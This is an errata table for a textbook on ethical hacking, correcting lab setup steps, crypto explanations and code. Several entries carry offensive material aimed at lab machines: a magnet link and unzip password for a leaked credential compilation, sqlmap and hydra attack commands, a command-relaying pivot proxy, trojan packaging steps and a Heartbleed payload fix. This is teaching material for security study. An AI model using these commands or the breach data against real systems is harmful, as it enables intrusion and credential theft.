Ethical Hacking

A Hands-on Introduction to Breaking In

by Daniel G. Graham

Errata updated to print 6

Page	Error	Correction	Print corrected
3	Insertion	**NOTE** **When installing VirtualBox on Windows, users will need to install the VirtualBox Extensions.**	Print 2
4	Insertion	**NOTE** **For additional help, watch this video walkthrough to guide you through the setup: *https://youtu.be/BTWoPbRAoXI*. If you're using an Apple Silicon Mac, refer to the wiki (*https://github.com/The-Ethical-Hacking-Book/Code-by-chapter/wiki*) for instructions on setting up the environment with UTM.**	Print 5
5	Insertion	**NOTE** **When installing the new version of pfSense, readers will need to select the Auto (UFS) BIOS option.**	Print 2
8	`LAN (lan)  -> em1  -> v4/DHCP4: 192.1689.1.100/24`	`LAN (lan)  -> em1  -> v4/DHCP4: 192.168.1.100/24`	Print 3
10	Open the Kali Linux virtual machine in VirtualBox. If your Kali Linux displays nothing but a black screen, make sure the PAE/**NK** checkbox is selected.	Open the Kali Linux virtual machine in VirtualBox. If your Kali Linux displays nothing but a black screen, make sure the PAE/**NX** checkbox is selected.	Print 2
10	Deletion	~~On the left side of the page, you should see a folder icon. Click it and select your downloaded OVA file.~~	Print 2

Page	Error	Correction	Print corrected

26	
	`from scapy.all import sniff`
	`IP_MAC_Map = {}`
	
	`def processPacket(packet):`
	`  src_IP = packet['ARP'].psrc`
	`  src_MAC = packet['Ether'].src`
	
	`  if src_MAC in IP_MAC_Map.keys():`
	`  if IP_MAC_Map[src_MAC] != src_IP :`
	`  try:`
	`  old_IP = IP_MAC_Map[src_MAC]`
	`  except:`
	`  old_IP = "unknown"`
	`  message = ("\n Possible ARP attack detected \n "`
	`  + "It is possible that the machine with IP address \n "`
	`  + str(old_IP) + " is pretending to be " + str(src_IP)`
	`  +"\n ")`
	`  return message`
	`  else:`
	`  IP_MAC_Map[src_MAC] = src_IP`
	
	`sniff(count=0, filter="arp", store = 0, prn = processPacket)`
		
		`from scapy.all import sniff`
		
		`IP_MAC_Map = {}`
		
		`def processPacket(packet):`
		`  src_IP = packet['ARP'].psrc`
		`  src_MAC = packet['Ether'].src`
		
		`  if src_IP in IP_MAC_Map:`
		`  if IP_MAC_Map[src_IP] != src_MAC:`
		`  old_MAC = IP_MAC_Map[src_IP]`
		`  print(f"\n Possible ARP attack detected!")`
		`  print(f" IP {src_IP} was previously at MAC {old_MAC}")`
		`  print(f" but is now claiming to be at MAC {src_MAC}\n")(@\newpage@)`
		`  else:`
		`  IP_MAC_Map[src_IP] = src_MAC`
		`  print(f"[*] New mapping: {src_IP} -> {src_MAC}")`
		
		`sniff(count=0, filter="arp", store=0, prn=processPacket)`
			Pending


41	 `ip.src == 192.168.1.101 | ip.dst == 192.168.1.101`	 `ip.src == 192.168.1.101 || ip.dst == 192.168.1.101`	Print 2

61	
	`if __name__ == "__main__":`
	`  HOST, PORT = "", 8000`
	`❺ tcpServer = socketserver.TCPServer((HOST, PORT), BotHandler)`
	`  try:`
	`  ❻ tcpServer.serve_forever()`
	`  except:`
	`  print("There was an error")`
		
		`if __name__ == "__main__":`
		`  HOST, PORT = "localhost", 8000`
		`  # Create the server`
		`❺ with ThreadedTCPServer((HOST, PORT), BotHandler) as tcpServer:`
		`  # Activate the server; this will keep running until you`
		`  # interrupt the program with Ctrl-C`
		`  print("Server listening on for {0}".format(PORT))`
		`  ❻ tcpServer.serve_forever()`
			Print 5

78	4. Use the *extended Euclidean* algorithm to compute the **public** key (*d*) by choosing an integer *d* such that *ed* mod *z* = 1.	4. Use the *extended Euclidean* algorithm to compute the **private** key (*d*) by choosing an integer *d* such that *ed* mod *z* = 1.	Print 3

Page	Error	Correction	Print corrected

81	`kali@kali:~$ openssl rsautl -encrypt -pubin -inkey public_key.key -in plain.`
	`→ txt -out cipher.bin -oaep`
		`kali@kali:~$ openssl pkeyutl -encrypt -in plain.txt -pubin -inkey public_key.`
		`→ key -out cipher.bin -pkeyopt rsa_padding_mode:oaep -pkeyopt`
		`→ rsa_oaep_md:sha256`
			Print 5

91	TLS uses ~~*HASHA@*~~*hashbased message authentication codes (HMACs)* to verify messages.	TLS uses *hashbased message authentication codes (HMACs)* to verify messages.	Print 2
94	Figure 6-5 replacement	 *Figure 6-5: The path of official certificates*	Print 2

100	Let's use **the HKDF** function to derive a key and encrypt a file**:**
	`kali@kali:~$ openssl enc -aes-256-ctr -hkdf -e -a -in plain.txt -out encrypted`
	`→ .txt -pass file:AliceSharedSecret.bin`
		Let's use **a key derivation** function to derive a key and encrypt a file**. Instead of using HKDF we will use the PBKDF2 function supported by `openssl`.**
		`kali@kali:~$ openssl enc -aes-256-ctr -pbkdf2 -e -a -in plain.txt -out encrypted`
		`→ .txt -pass file:AliceSharedSecret.bin`
			Print 2

124	URL update	You can view the generated video by visiting ***https://youtu.be/oAD3v_FgifU***.	Print 5

136	`magnet:?xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=`
	`BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%3A80&tr=udp%3`
	`A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=udp%3A%2F%2Ftracker.`
	`coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fglotorrents.pw%3A6969&tr=udp%3A%2F`
	`%2Ftracker.opentrackr.org%3A133`
		`magnet:?xt=urn:btih:7ffbcd8cee06aba2ce6561688cf68ce2addca0a3&dn=`
		`BreachCompilation&tr=udp%3A%2F%2Ftracker.openbittorrent.com%3A80&tr=udp%3`
		`A%2F%2Ftracker.leechers-paradise.org%3A6969&tr=udp%3A%2F%2Ftracker.`
		`coppersurfer.tk%3A6969&tr=udp%3A%2F%2Fglotorrents.pw%3A6969&tr=udp%3A%2F`
		`%2Ftracker.opentrackr.org%3A1337`
		Use the password `+w/P3PRqQQoJ6g` to unzip.
			Print 5

Page	Error	Correction	Print corrected
163	Then comes the 16-bit *Client TLS Version*, which is the version of TLS that the client is currently running, and the 32-**bit** *Client Random*, a nonce supplied during the TLS exchange.	Then comes the 16-bit *Client TLS Version*, which is the version of TLS that the client is currently running, and the 32-**byte** *Client Random*, a nonce supplied during the TLS exchange.	Print 3
166	`0x00, 0x40 # Payload length 64KB`	`0x40, 0x00 # Payload length 64KB`	Print 4
168	Insertion	**NOTE** **The Metasploitable machine is not vulnerable to Heartbleed attack. If you would like to test the Heartbleed code, set up the `bee-box` virtual machine from *https://www.vulnhub.com/entry/bwappbeeboxv16,53/* .**	Print 5
194–195	`postint`	`postinst`	Print 4
195	`touch ~/Desktop/Malware/trojans/mailTrojan/postint`	`touch ~/Desktop/Malware/trojans/mailTrojan/DEBIAN/postinst`	Print 4
195	`kali@kali:~$ chmod +x ~/Desktop/Malware/trojans/mailTrojan/postinst`	`kali@kali:~$ chmod -R +x ~/Desktop/Malware/trojans/mailTrojan/postinst`	Print 5
196	However, instead of copying the implant directly onto the victim's machine, we'll hide it inside Alpine's installation folder.	However, instead of copying the implant directly onto the victim's machine, we'll hide it inside Alpine's installation folder. **Make the malicious file executable by running the following command:** `kali@kali:~/Desktop/Malware/trojans/mailTrojan/usr/bin$ chmod +x malicious`	Print 4

203	`    return cmd`
	`end`
		`    return cmd`
		`end`
		`end`
			Print 5

238	Once you've discovered some hosts, **scan them** for vulnerabilities by clicking the host and selecting **Attacks ▶ Find Attacks** (Figure 11-8).	Once you've discovered some hosts, **set the exploit rank by selecting Armitage ▶ Set Exploit Rank ▶ Poor. Scan a host** for vulnerabilities by clicking the host and selecting **Attacks ▶ Find Attacks** (Figure 11-8).	Print 5

Page	Error	Correction	Print corrected

254	`kali@kali:~$ sqlmap -u "http://<Metasploitable-IP>/mutillidae/index.php?page=`
	`→ user-info.php&username=&password=&" --sqlmap-shell`
	
	`sqlmap-shell>`
		`kali@kali:~$ sqlmap -u "http://<Metasploitable-IP>/mutillidae/index.php?page=`
		`→ user-info.php&username=user&password=123&user-info-php-submit-button=`
		`→ view+Account+Details" --shell`
		
		`sqlmap-shell>`
			Print 4

254	`sqlmap-shell> --dbs`
	
	`[16:16:04] [INFO] testing connection to the target URL`
		`sqlmap-shell> --dbs --skip="user,page,user-info-php-submit-button" -p password`
		
		`[16:16:04] [INFO] testing connection to the target URL`
			Print 4

265	`kali@kali:~$ hydra -l <USERNAME> -P ~/Desktop/SecLists/Passwords/darkweb2017-`
	`→ top100.txt 192.168.1.101 http-get-form "/mutillidae/index.php?page=`
	`→ user-info.php&:username=^USER^&password=^PASS^&: Error: Bad user name`
	`→ or password"`
		`kali@kali:~$ hydra -l admin -P passwords.txt 192.168.1.100 http-post-form ";/`
		`→ mutillidae/index.php?page=login.php:username=^USER^&password=^PASS^&`
		`→ login-php-submit-button=Login:F=var l_loggedIn = false;" -V`
			Print 5

297	`socket = socket(AF_INET, SOCK_STREAM)`
	`try:`
	`❻ socket.connect((external_LAN_IP, external_LAN_PORT))`
	`socket.sendall(self.data)`
	
	`while 1:`
	`command = socket.recv(1024)`
	`if not command:`
	`break`
	`self.request.sendall(command)`
	`finally:`
	`socket.close()`
	
	`if __name__ == '__main__':`
	`private_LAN_IP, private_LAN_PORT, external_LAN_IP,`
	`→ external_LAN_PORT = sys.argv[1:]`
		`sock = socket(AF_INET, SOCK_STREAM)`
		`try:`
		`❻ sock.connect((external_LAN_IP, int(external_LAN_PORT)))`
		`sock.sendall(self.data)`
		
		`while 1:`
		`command = sock.recv(1024)`
		`if not command:`
		`break`
		`self.request.sendall(command)`
		`finally:`
		`sock.close()`
		
		`if __name__ == '__main__':`
		`private_LAN_IP, int(private_LAN_PORT), external_LAN_IP,`
		`→ external_LAN_PORT = sys.argv[1:]`
			Print 5

298	`msfadmin@metasploitable:~$ python3 proxy.py 10.0.0.1 4040 <Kali IP address> 5050`	`msfadmin@metasploitable:~$ python proxy.py 10.0.0.1 4040 <Kali IP address> 5050`	Print 5

Page	Error	Correction	Print corrected

304	`msfadmin@metasploitable:~$ iptables -t nat -A POSTROUTING -s 10.0.0.0/24 -o eth1 -j MASQUERADE`
	
	Check to see whether you can access the outside world by pinging the pfSense firewall from your Ubuntu virtual machine in the private LAN:
	
	`victim@ubuntu:~$ ping 192.168.1.1`
		`msfadmin@metasploitable:~$ sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE`
		
		Run the following command to allow forwarding from eth1 to eth0:
		
		`msfadmin@metasploitable:~$ sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT`
		
		where `eth0` is the interface connected to the virtual environment's internal network and `eth1` is the interface connected to the private network on `10.0.0.0/24`.
		
		Check to see whether you can access the outside world by pinging the pfSense firewall from your Ubuntu virtual machine in the private LAN:
		
		`victim@ubuntu:~$ ping 192.168.1.1`
		
		To enable DNS, edit the *`/etc/resolv.conf`* file and set the `nameserver` to `10.0.0.1`.
			Print 5